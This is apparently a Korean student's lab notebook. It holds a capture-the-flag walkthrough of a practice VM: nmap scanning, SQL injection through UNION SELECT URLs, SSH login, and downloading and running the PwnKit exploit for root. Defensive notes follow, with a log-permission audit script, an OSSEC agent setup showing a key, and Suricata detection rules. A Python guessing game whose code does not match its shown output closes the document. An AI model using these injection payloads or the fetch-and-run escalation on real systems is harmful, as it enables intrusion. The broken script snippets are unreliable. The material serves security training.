

CTF 워크 스루

step1 CTF 서버 ip 탐색

sudo arp-scan -l

step2 나온 ip 탐색

```
└─$ sudo nmap -sC -sV -p- -A 172.30.1.76
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-22 01:08 -0400
Nmap scan report for 172.30.1.76
Host is up (0.00095s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp  open  http      WSGIServer 0.2 (Python 3.8.2)
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:6B:51:B8 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.95 ms  172.30.1.76


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.77 seconds
```

step3 8080포트, robots.txt 웹 서버 탐색


← → ↻ △ 주의 요함 172.30.1.76:8080

🔍 앱 📦 | 📺 YouTube 🌐 Google Gemini 📺 세상의 모든 강의 : ... 🛠️ Swagger UI 📄 수업 🌐 Google 번역 📄 Maven Repository... 🌐 React Icons 🌐 포

Hello. This site is currently in development please check back later.



step4 다른 힌트가 없었으므로 아무 값이나 집어넣어 힌트가 있는지 확인 (mercuryfacts경로 확인)



step5 sql인젝션 취약점을 의심하고 확인 ('값을 넣어 sql인젝션 유도)
뜨는 페이지를 보고 sql인젝션 취약점 확인

← → ↺ 주의 요함 172.30.1.76:8080/mercuryfacts/1/

ProgrammerError at /mercuryfacts/1/

(1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1")

Request Method: GET
Request URL: http://172.30.1.76:8080/mercuryfacts/1/
Django Version: 3.1
Exception Type: ProgrammerError
Exception Value: (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1")
Exception Location: /usr/local/lib/python3.8/dist-packages/MySQLdb/connections.py, line 259, in query
Python Executable: /usr/bin/python3
Python Version: 3.8.2
Python Path: ['/home/webmaster/mercury_proj', '/usr/lib/python3.8.zip', '/usr/lib/python3.8', '/usr/lib/python3.8/lib-dynload', '/usr/local/lib/python3.8/dist-packages', '/usr/lib/python3/dist-packages']
Server time: Fri, 22 May 2026 06:03:46 +0000

Traceback [Switch to copy-and-paste view](#)

/usr/local/lib/python3.8/dist-packages/django/db/backends/utis.py, line 82, in _execute

```
82.         return self.cursor.execute(sql)
```

▶ Local vars

/usr/local/lib/python3.8/dist-packages/django/db/backends/mysql/base.py, line 73, in execute

```
73.         return self.cursor.execute(query, args)
```

▶ Local vars

/usr/local/lib/python3.8/dist-packages/MySQLdb/cursors.py, line 206, in execute


step6 sql명령어를 통해 데이터베이스 안으로 타고 들어가 user정보 획득

← → ↺ 주의 요함 172.30.1.76:8080/mercuryfacts/1%20UNION%20SELECT%20schema_name%20FROM%20information_schema.schemata/

Fact id: 1 UNION SELECT schema_name FROM information_schema.schemata. (('Mercury does not have any moons or rings.'), ('information_schema'), ('mercury'))

← → ↺ 주의 요함 172.30.1.76:8080/mercuryfacts/1%20UNION%20SELECT%20table_name%20FROM%20information_schema.tables/

Fact id: 1 UNION SELECT table_name FROM information_schema.tables. (('Mercury does not have any moons or rings.'), ('ADMINISTRABLE_ROLE_AUTHORIZATIONS'), ('APPLICABLE_ROLES'), ('CHARACTER_SETS'), ('CHECK_CONSTRAINTS'), ('COLLATIONS'), ('COLLATION_CHARACTER_SET_APPLICABILITY'), ('COLUMNS'), ('COLUMNS_EXTENSIONS'), ('COLUMN_PRIVILEGES'), ('COLUMN_STATISTICS'), ('ENABLED_ROLES'), ('ENGINES'), ('EVENTS'), ('FILES'), ('INNODB_BUFFER_PAGE'), ('INNODB_BUFFER_PAGE_LRU'), ('INNODB_BUFFER_POOL_STATS'), ('INNODB_CACHED_INDEXES'), ('INNODB_CMP'), ('INNODB_CMPMEM'), ('INNODB_CMPMEM_RESET'), ('INNODB_CMP_PER_INDEX'), ('INNODB_CMP_PER_INDEX_RESET'), ('INNODB_CMP_RESET'), ('INNODB_COLUMNS'), ('INNODB_DATAFILES'), ('INNODB_FIELDS'), ('INNODB_FOREIGN'), ('INNODB_FOREIGN_COLS'), ('INNODB_FT_BEING_DELETED'), ('INNODB_FT_CONFIG'), ('INNODB_FT_DEFAULT_STOPWORD'), ('INNODB_FT_DELETED'), ('INNODB_FT_INDEX_CACHE'), ('INNODB_FT_INDEX_TABLE'), ('INNODB_INDEXES'), ('INNODB_METRICS'), ('INNODB_SESSION_TEMP_TABLESPACES'), ('INNODB_TABLES'), ('INNODB_TABLESPACES'), ('INNODB_TABLESPACES_BRIEF'), ('INNODB_TABLESTATS'), ('INNODB_TEMP_TABLE_INFO'), ('INNODB_TRX'), ('INNODB_VIRTUAL'), ('KEYWORDS'), ('KEY_COLUMN_USAGE'), ('OPTIMIZER_TRACE'), ('PARAMETERS'), ('PARTITIONS'), ('PLUGINS'), ('PROCESSLIST'), ('PROFILING'), ('REFERENTIAL_CONSTRAINTS'), ('RESOURCE_GROUPS'), ('ROLE_COLUMN_GRANTS'), ('ROLE_ROUTINE_GRANTS'), ('ROLE_TABLE_GRANTS'), ('ROUTINES'), ('SCHEMATA'), ('SCHEMA_PRIVILEGES'), ('STATISTICS'), ('ST_GEOMETRY_COLUMNS'), ('ST_SPATIAL_REFERENCE_SYSTEMS'), ('ST_UNITS_OF_MEASURE'), ('TABLES'), ('TABLESPACES'), ('TABLESPACES_EXTENSIONS'), ('TABLE_EXTENSIONS'), ('TABLE_CONSTRAINTS'), ('TABLE_CONSTRAINTS_EXTENSIONS'), ('TABLE_PRIVILEGES'), ('TRIGGERS'), ('USER_ATTRIBUTES'), ('USER_PRIVILEGES'), ('VIEWS'), ('VIEW_ROUTINE_USAGE'), ('VIEW_TABLE_USAGE'), ('facts'), ('users'))



step 7 가장 비밀번호가 의심스러운 webmaster부터 해서 차례로 ssh접속시도를 통해 유저 플래그 획득

```
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```

step 8 PwnKit 확인 후 이용하여 root권한 획득

```
webmaster@mercury:~$ /usr/bin/pkexec --version
pkexec version 0.105
webmaster@mercury:~$ cd /tmp
webmaster@mercury:/tmp$ wget https://github.com/ly4k/PwnKit/raw/main/PwnKit
--2026-05-22 06:47:42-- https://github.com/ly4k/PwnKit/raw/main/PwnKit
Resolving github.com (github.com)... 20.200.245.247
Connecting to github.com (github.com)|20.200.245.247|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit [following]
--2026-05-22 06:47:42-- https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.1
33, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit          100%[=====>]  17.62K  --.-KB/s   in 0.001s

2026-05-22 06:47:42 (16.0 MB/s) - 'PwnKit' saved [18040/18040]

webmaster@mercury:/tmp$ chmod +x PwnKit
webmaster@mercury:/tmp$ ./PwnKit
root@mercury:/tmp#
```



```


root@mercury:/tmp# cd /root
root@mercury:~# ls
root_flag.txt
root@mercury:~# root_flag.txt
root_flag.txt: command not found
root@mercury:~# cat root_flag.txt
#####
#####/##/////////#####
#####(((/*/((((/////////#####
#####((#(###(##/(/(/*/(#####
#####/#(((#(((/(/*/(/////////*/*/#####
#####*(#####(//*/(//*/(//(((//*/(#####
#####/(/((##/*(//(#(//(((//(((//(((///*###
#####/(/((#(((/*//*/(//(((//(((///*///*//
#####/*//(/(#(##(//(((//(*)/////////((/*/#
#####/(/(((#(((#*(//(((//(((//(((///*//
#####/(/(((#/(/((//(((#(((//(((//////////
#####(((//(((##(##(/*//((//(((##(//(((//(((///*
#####(((//((#/#(((##(//(((//(((##(##(##(//(((#(/*
#####(((//((#(((#(##(((#(//((#(###(//(((//
#####((/*/(##/(###(((#(((//(((####/(//(((//
#####(((#######(((///(/*/(//(((
#####%(((#####(((///(/*/(//(((
#####%(((#####(##(##(/*///(/*//#####
#####/(#####(//(((#(//(((//
#####(((##(##(##(//(((///*#####
#####%#####(##%#####
#####

```


```
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```

```
[root_flag_69426d9fda579afbffd9c2d47ca31d90]
```

/etc/passwd GoAccess 로그 탐지



GrayLog 접속



보안 취약점 분석,평가 방법 로그 관리 점검 shell script

```
#!/bin/bash

echo "=== 주요정보통신기반시설 취약점 점검: U-72 로그 관리 ==="
echo "[점검 목적] 로그 파일의 접근 권한을 제한하여 비인가자의 로그 변조 방지"

LOG_FILES=("/var/log/messages" "/var/log/secure" "/var/log/syslog" "/var/log/auth.log")

for file in "${LOG_FILES[@]"; do
    if [ -f "$file" ]; then
        PERM=$(stat -c "%a" "$file")
        OWNER=$(stat -c "%U" "$file")
        if [ "$PERM" -le 640 ] && [ "$OWNER" == "root" ]; then
            echo "[양호] $file (권한: $PERM, 소유자: $OWNER)"
        else
            echo "[취약] $file (권한: $PERM, 소유자: $OWNER) - 640 이하 및 root 소유 권장"
        fi
    else
        echo "[해당없음] $file 파일이 존재하지 않습니다."
    fi
done
```

wazuh 서버를 용량 때문에 깔지 못해 ossec서버로 대체하여 window연결

The image displays two side-by-side screenshots. The left screenshot shows terminal logs for an OSSEC agent connecting to a server. The logs indicate a successful connection and show a 'Windows Logon Success' event. The right screenshot shows the OSSEC Agent Manager GUI. The GUI displays the agent name 'window (001)' and its IP address '172.30.1.22'. The status is 'Running'. The server IP is set to '172.30.1.66' and the authentication key is 'MDAxIHdpbmRvdvAxNzluMzAu'. There are 'Save' and 'Refresh' buttons at the bottom.

Terminal Logs (Left):

```
rule: 501 (level 3) -> 'New ossec agent connected.'
ossec: Agent started: 'window->172.30.1.22'.

* Alert 1779439518.348: - windows,authentication success,
2026 May 22 08:45:18 (window) 172.30.1.22->WinEvtLog
rule: 18107 (level 3) -> 'Windows Logon Success.'
src IP: -
User: SYSTEM
2026 May 22 17:45:16 WinEvtLog: Security: AUDIT_SUCCESS(4624): Micro
Security-Auditing: SYSTEM: NT AUTHORITY: gyeonggoo: An account was
logged on. Subject: Security ID: S-1-5-18 Account Name: GYEONGGOO
Domain: WORKGROUP Logon ID: 0x3e7 Logon Type: 5 New Logon:
S-1-5-18 Account Name: SYSTEM Account Domain: NT AUTHORITY Lo
7 Logon GUID: {00000000-0000-0000-0000-000000000000} Process Inf
Process ID: 0x590 Process Name: C:\Windows\System32\services.exe
Information: Workstation Name: - Source Network Address: - Source Port
ed Authentication Information: Logon Process: Advapi Authentication
: Negotiate Transited Services: - Package Name (NTLM only): - Ke
This event is generated when a logon session is created. It is gen
e computer that was accessed.
```

OSSEC Agent Manager GUI (Right):

OSSEC HIDS v3.8.0

Agent: window (001) - 172.30.1.22

Status: Running

OSSEC Server IP: 172.30.1.66

Authentication key: MDAxIHdpbmRvdvAxNzluMzAu

Buttons: Save, Refresh

suricata 룰 설정

```
alert tcp any any -> $HOME_NET 80 (msg:"LFI /etc/passwd Access Attempt"; flow:established,to_server; content:"/etc/passwd"; nocase; sid:1000001; rev:1;)
alert tcp $EXTERNAL_NET any -> 192.168.10.5 any (msg:"SQL Injection Attempt (UNION SELECT)"; flow:established,to_server; content:"UNION"; nocase; content:"SELECT"; nocase; distance:0; sid:1000002; rev:1;)
alert tcp $EXTERNAL_NET any -> 192.168.10.5 any (msg:"Possible TCP SYN Flood (DDoS)"; flags:S; flow:stateless; threshold:type both, track by_dst, count 100, seconds 2; sid:1000003; rev:1;)
alert icmp $EXTERNAL_NET any -> [Graylog_IP] any (msg:"ICMP Flood / Smurf Attack Attempt"; itype:8; threshold:type both, track by_dst, count 100, seconds 2; sid:1000004; rev:1;)
alert udp $EXTERNAL_NET any -> [Windows_Host_IP] any (msg:"UDP Flooding Attack Attempt"; threshold:type both, track by_dst, count 200, seconds 2; sid:1000005; rev:1;)
alert icmp 192.168.10.5 any -> $EXTERNAL_NET any (msg:"Outbound ICMP from OSSEC Server"; itype:8; sid:1000006; rev:1;)
~
```

python 숫자 맞추기 게임

```
5 print(" 숫자 맞추기 게임에 오신 것을 환영합니다! ")
6 print("=" * 40)
7
8 # 1부터 50 사이의 임의의 숫자 생성
9 secret_number = random.randint(1, 50)
10 attempts = 0
11
12 print("컴퓨터가 1부터 50 사이의 숫자를 하나 골랐습니다.")
13 print("제가 고른 숫자는 무엇일까요?")
14
15 while True:
16     try:
17         # 사용자 입력 받기
18         user_guess = int(input("\n숫자를 입력하세요: "))
19         attempts += 1
20
21         # 입력한 숫자와 정답 비교
22         if user_guess < secret_number:
23             print("📉 그것보다는 큰 숫자입니다. (Up!)")
24         elif user_guess > secret_number:
25             print("📈 그것보다는 작은 숫자입니다. (Down!)")
26
27     except ValueError:
28         print("잘못된 입력입니다. 숫자만 입력해주세요.")
29
30 # 게임 종료
31 print(f"정답입니다! 총 {attempts} 번 만에 맞추셨네요!")
```

출력

```
udrn@gyeonggoo MINGW64 /c/gov/est
C:/Users/udrn/AppData/Local/Programs/Python/Python313/python.exe c:/gov/est/test.py

숫자를 입력하세요: 40
📈 그것보다는 작은 숫자입니다. (Down!)

숫자를 입력하세요: 35
📈 그것보다는 작은 숫자입니다. (Down!)

숫자를 입력하세요: 32
📈 그것보다는 작은 숫자입니다. (Down!)

정답입니다! 총 4번 만에 맞추셨네요!
```